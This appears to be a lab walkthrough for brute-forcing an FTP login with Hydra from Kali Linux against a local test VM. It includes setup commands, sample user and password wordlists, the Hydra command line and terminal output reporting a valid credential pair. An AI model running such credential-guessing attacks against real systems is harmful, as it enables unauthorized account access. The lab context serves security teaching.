

Hydra FTP Brute-Force Experiment

Step-by-Step in Kali Linux

Step 1: Set up the Target (FTP Service)

If you're using **Metasploitable2**, FTP (vsftpd) is already running.
Otherwise, on another Linux VM:

```
sudo apt install vsftpd -y
```

```
sudo systemctl start vsftpd
```

```
sudo systemctl enable vsftpd
```

Now check if FTP is running:

```
sudo systemctl status vsftpd
```

Step 2: Determine Target IP

Find the target machine's IP using:

```
ifconfig
```

Example: 10.0.2.15

Step 3: Create Wordlists

Create username and password lists in your home directory:

```
cd ~
```

```
nano user.txt
```

Example contents:

```
admin
```

```
ftp
```

```
user
```

```
test
```

Then create the password list:

```
nano password.txt
```

Example contents:

```
12345
```

```
password
```

```
admin
```

toor

Save both using **Ctrl + O** → **Enter** → **Ctrl + X**.

Step 4: Run Hydra Command

Now execute Hydra with your lists and target IP:

hydra -L user.txt -P password.txt ftp://10.0.2.15

Explanation:


- -L user.txt → username list
 - -P password.txt → password list
 - ftp://10.0.2.15 → target protocol and IP
-

Step 5: Analyze Results

Hydra will try each combination and show the successful login like:

[21][ftp] host: 10.0.2.15 login: admin password: toor

That's your valid credential pair.



```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(rahul@kali)~$ sudo apt install vsftpd -y
[sudo] password for rahul:
Upgrading:
vsftpd

Summary:
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 1270
  Download size: 151 kB
  Space needed: 28.7 kB / 24.6 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.3 [151 kB]
Fetched 151 kB in 1s (111 kB/s)
Preconfiguring packages ...
(Reading database ... 441726 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.3_amd64.deb ...
Unpacking vsftpd (3.0.5-0.3) over (3.0.5-0.2) ...
Setting up vsftpd (3.0.5-0.3) ...
vsftpd user (ftp) already exists, doing nothing.

vsftpd directory (/srv/ftp) already exists, doing nothing.
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...
Scanning processes ...
Scanning linux images ...
```

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
rahul@kali: ~
No VM guests are running outdated hypervisor (qemu) binaries on this host.

(rahul@kali)-[~]
$ sudo systemctl start vsftpd

(rahul@kali)-[~]
$ sudo systemctl enable vsftpd
Synchronizing state of vsftpd.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable vsftpd
Created symlink '/etc/systemd/system/multi-user.target.wants/vsftpd.service' -> '/usr/lib/systemd/system/vsftpd.service'.

(rahul@kali)-[~]
$ sudo systemctl status vsftpd
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; enabled; preset: disabled)
   Active: active (running) since Thu 2025-10-16 18:18:00 IST; 1min 17s ago
 Invocation: 8c0d90daf81846dc8150a4ac955ed244
    Main PID: 14901 (vsftpd)
      Tasks: 1 (limit: 6937)
     Memory: 956K (peak: 1.7M)
        CPU: 21ms
    CGroup: /system.slice/vsftpd.service
            └─14901 /usr/sbin/vsftpd /etc/vsftpd.conf

Oct 16 18:18:00 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Oct 16 18:18:00 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.

(rahul@kali)-[~]
$
```

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
rahul@kali: ~
File Actions Edit View Help

(rahul@kali)-[~]
$ ifconfig
br-fc94b72db10f: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:24ff:fe85:6896 prefixlen 64 scopeid 0<20<link>
    ether 02:42:24:85:68:96 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:24:05:f9:7a txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fd17:625c:f037:2:6849:ea9e:1603:54d6 prefixlen 64 scopeid 0<global>
    inet6 fd17:625c:f037:2:a00:27ff:fe8f:74f8 prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe8f:74f8 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:8f:74:f8 txqueuelen 1000 (Ethernet)
    RX packets 137 bytes 162919 (159.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 73 bytes 8390 (8.1 KiB)
```

```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 |

rahu@kali: ~/Documents
File Actions Edit View Help
RX packets 8 bytes 600 (600.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 40 bytes 4994 (4.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(rahul@kali)-[~]
$ cd Documents

(rahul@kali)-[~/Documents]
$ nano user.txt

(rahul@kali)-[~/Documents]
$ nano password.txt

(rahul@kali)-[~/Documents]
$ hydra -L user.txt -P password.txt ftp://10.0.2.15
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-16 18:24:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18 login tries (l:6/p:3), ~2 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[21][ftp] host: 10.0.2.15 login: rahul password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-16 18:24:52

(rahul@kali)-[~/Documents]
$
```